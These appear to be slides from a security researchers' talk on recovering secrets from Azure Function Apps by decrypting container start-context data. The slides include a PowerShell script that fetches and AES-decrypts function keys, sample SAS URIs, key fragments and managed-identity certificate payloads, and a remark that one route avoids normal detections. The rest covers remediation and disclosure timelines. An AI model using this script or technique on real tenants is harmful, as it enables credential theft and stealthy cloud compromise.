CONTAINER_START_CONTEXT_SAS_URI=http://wawsstorageprodml157.blob.core.windows.net/azc
ontainers/e9911ce2-637993944227393451?sv=2014-02-
14&sr=basig=Sce7MUXsF4h%2Fr1%2BfwIbEJn6RMf2%2B06c2AwzNSrnmUCU%3D&st=2022-09-
21T21%3A55%3A22Z&se=2023-09-21T22%3A00%3A22Z&sp=r
```

[Truncated]



Decrypting the Configuration

SAS Token Configuration File

- EncryptedContext contains data and Initialization Vector (IV)

Decryption Returns

- Storage Account Connection String
- Links to Source Code Zip Files:
 - SCM_RUN_FROM_PACKAGE
 - APPSETTING_SCM_RUN_FROM_PACKAGE
- Secrets:
 - Master
 - Function

MICROSOFT_PROVIDER_AUTHENTICATION_SECRET

- App Registration Credentials
- If EntraID is in use by the App

The image shows a web-based decryption tool interface. It has a title bar 'Recipe' with icons for save, folder, and delete. The main area is divided into two sections: 'From Base64' and 'AES Decrypt'. The 'From Base64' section has a dropdown menu for 'Alphabet' set to 'A-Za-z0-9+/' and checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode' (unchecked). The 'AES Decrypt' section has two input fields: 'Key' and 'IV', both set to 'BASE64'. The 'Key' field contains the text 'bgyDt7gk8C0pwMwMxC1B7Q1+CFY/a15+mCev21eTF...' and the 'IV' field contains 'Bad/iqihIPbJJc4n8wcvMg=='. At the bottom, there are three buttons: 'Mode' (set to 'CBC'), 'Input' (set to 'Raw'), and 'Output' (set to 'Raw').

The image shows a web browser window with the address bar displaying 'wawsstorageproddm1157.blob.core.windows.net/azcontainers/e9911ce2-6379939442273934517s'. The main content area displays a JSON string that has been decoded. The string is: `{"encryptedContext": "Bad/iqihIPbJJc4n8wcvMg==.UK9+Jf07cc5jqig1cb0bXI5QJb1aHuckMMx8ge0i/15tA8JA6ZdQGIZjSoVWLPsG14oqx31wD34vk8zvrDpf11DL9abxUghg1NuBR1muc188EaxKq+ahVt/uBw5zSox/gI7iCrEpUjfqduq8p7Fyp7K5jYfizm1fDs0uQUZFK3Y1z4mqM9/9Ysm4k9EX8G/LJ3BGKQV/c1vt+EM99wEdK3YvTb1Yg9uAk54a3Z04Bw4f8f0Ks16v0A0w+YRH1aBm/c1=10v6c1TVKvE11t+XYciTXBvvdteG/e-PYfirYf8w6bzmbzinevIo1t31eftfRi6TYg0UWQ3umGqH53001kf0mC3HMu0UqW5wLYUhfvtjdABnMD5tIS1z2uEteatwtrQzr1CHraCP0105uqnnwELqeModb31rckv1W3ohd193Vt4U1jCwo+TZpm64sy090DTjWdSNnVmIXvfyz1uB0NhHsrVdUJt/VdeFDbqQK5CcFrC/L92K1"`




Accessing Managed Identity Certificates

Decryption Also Returns Managed Identity Certificates

- PFX files in Base64 format
- Can be decoded and written to a file
- Allows for authentication as the Managed Identity
 - Away from the resource
 - With limited logging
- Breaks the model for Managed Identities
 - Users should never have the credentials

```
"MSISpecializationPayload": {  
  "SiteName": "notarealfunctionapp",  
  "MSISecret": "57[REDACTED]F9",  
  "Identities": [  
    {  
      "Type": "SystemAssigned",  
      "ClientId": " b1abdc5c-3e68-476a-9191-428c1300c50c",  
      "TenantId": "[REDACTED]",  
      "Thumbprint": "BC5C431024BC7F52C8E9F49A7387D6021056630A",  
      "SecretUrl": "https://control-centralus.identity.azure.net/subscriptions/[REDACTED]/",  
      "ResourceId": "",  
      "Certificate": "MIIK[REDACTED]H0A==",  
      "PrincipalId": "[REDACTED]",  
      "AuthenticationEndpoint": null  
    },  
    {  
      "Type": "UserAssigned",  
      "ClientId": "[REDACTED]",  
      "TenantId": "[REDACTED]",  
      "Thumbprint": "B8E752972790B0E6533EFE49382FF5E8412DAD31",  
      "SecretUrl": "https://control-centralus.identity.azure.net/subscriptions/[REDACTED]/",  
      "ResourceId": "/subscriptions/[REDACTED]/Microsoft.ManagedIdentity/userAssignedIdentities/[REDACTED]",  
      "Certificate": "MIIK[REDACTED]0A==",  
      "PrincipalId": "[REDACTED]",  
      "AuthenticationEndpoint": null  
    }  
  ]  
}
```





Decrypting the Configuration

Remediation

- Microsoft encrypted the Managed Identity certificates
- Microsoft restricted the API from Read permissions
- **They did not remove (or fix) the API**

Current Options


- Use Contributor to follow the same exploit
 - Viable, indirect way to get keys
 - Won't trigger normal detections
- Container Command Execution
 - Access ENV Vars
 - Follow same process
- See NetSPI Blog for Function code

The screenshot shows a PowerShell script in a console window and its corresponding HTTP response content. The script, named 'run.ps1', is designed to decrypt configuration data. It uses the 'Invoke-RestMethod' cmdlet to fetch encrypted data from an environment variable 'CONTAINER_START_CONTEXT_SAS_URI'. The data is then split into two parts: a key and an IV. These are used to create an AES decryptor. The encrypted bytes are decrypted, and the resulting plain text is converted from UTF8 to a JSON object. The JSON object is then converted to a string and assigned to the '\$body' variable. The HTTP response content is displayed on the right, showing a JSON structure with a 'host' object containing 'master', 'function', and 'default' properties. The 'function' property is an array of objects, each with 'name' and 'secrets' properties. The 'secrets' property is an object with a 'default' property. The 'default' property is a string, which is redacted in the screenshot.

```
3 # Input bindings are passed in via param block.
4 param($Request, $TriggerMetadata)
5
6 $encryptedContext = (Invoke-RestMethod $env:CONTAINER_START_CONTEXT_SAS_URI).encryptedContext.split
7
8 $key = [System.Convert]::FromBase64String($env:CONTAINER_ENCRYPTION_KEY)
9 $iv = [System.Convert]::FromBase64String($encryptedContext[0])
10 $encryptedBytes = [System.Convert]::FromBase64String($encryptedContext[1])
11
12 $aes = [System.Security.Cryptography.AesManaged]::new()
13 $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
14 $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
15 $aes.Key = $key
16 $aes.IV = $iv
17
18 $decryptor = $aes.CreateDecryptor()
19 $plainBytes = $decryptor.TransformFinalBlock($encryptedBytes, 0, $encryptedBytes.Length)
20 $plainText = [System.Text.Encoding]::UTF8.GetString($plainBytes)
21
22 $body = ($plainText | ConvertFrom-Json).Secrets
23
```

HTTP response content

```
{
  "host": {
    "master": " ",
    "function": {
      "default": " "
    },
    "system": {}
  },
  "function": [
    {
      "name": "HttpTrigger1",
      "secrets": {
        "default": " "
      }
    },
    {
      "name": "HttpTrigger2",
      "secrets": {
        "default": " "
      }
    }
  ]
}
```



✓ System Normal

☀ Attack Detected
🛡 Attack Blocked

Surface Attack Prevention
98%

🔄 Scan In Progress

All Systems
✓

Conclusions





Azure Function App Best Practices

Least Privilege

- Everywhere in Azure
- Limit RBAC scopes – Resource Groups

Protect the Storage Accounts

- Require AAD Auth
- Disable SAS Token and Shared Key Access
- Don't store these in cleartext

Limit Permissions on Function App Identities

- Only grant access to necessary resources

Function App and Storage Accounts

- Use dedicated Resource Groups for both

Logging

- Enable Diagnostic Logs on both
- Control plane AND Data plane

Microsoft recommendations

- Key Vault and VNET integration
- <https://learn.microsoft.com/en-us/azure/azure-functions/storage-considerations?tabs=azure-cli#important-considerations>
- <https://learn.microsoft.com/en-us/azure/azure-functions/functions-networking-options?tabs=azure-cli#restrict-your-storage-account-to-a-virtual-network>
- <https://learn.microsoft.com/en-us/azure/azure-functions/functions-networking-options?tabs=azure-cli#use-key-vault-references>
- <https://learn.microsoft.com/en-us/azure/azure-functions/security-concepts?tabs=v4>



MSRC Disclosure Timelines

Function App VFS APIs

- Initial Report (Windows Container) – 8/2/22
- Secondary Report (Linux Container) – 9/14/22
- Initial Fix – 1/17/23
- Fix Rollback - 1/24/23
- Secondary Fix – 3/6/23
- Public Disclosure – 3/23/23

Function Key Decryption

- 02/08/2023 - Initial report created
- 02/13/2023 - Case closed as expected and documented behavior
- 03/08/2023 - Second report added to case
- 04/25/2023 - MSRC confirms original assessment as expected and documented

Function App Managed Identity Credential Disclosure

- Initial discovery of the issue and filing of the report with MSRC - 7/12/23
- MSRC opens Case 80917 to manage the issue - 7/13/23
- NetSPI requests update on status of the issue - 8/02/23
- Microsoft closes the case - 8/03/23
- NetSPI replies, restating the issue and attempting to clarify MSRC's understanding of the issue - 8/03/23
- MSRC reopens the case - 8/04/23
- Follow up email with MSRC confirms the fix is in progress - 9/11/23
- NetSPI discloses the issue publicly - 11/16/23



Questions?

Special Thanks

- Rogier Dijkman, Roi Nisimi, Bill Ben Haim, Zur Ulianitzky, Andy Robbins, Raunak Parmar, Chirag Savla, Tamir Yehuda, Hai Vaknin

Find Us Online:

Karl Fosaaen

- @kfosaaen (Twitter/X, Bluesky, Mastodon, Threads)
- Karl-Fosaaen (LinkedIn)

Thomas Elling

- thomaselling1 (LinkedIn)

Both:

- <https://www.netspi.com/blog/technical/>
- <https://github.com/NetSPI/FuncoPop>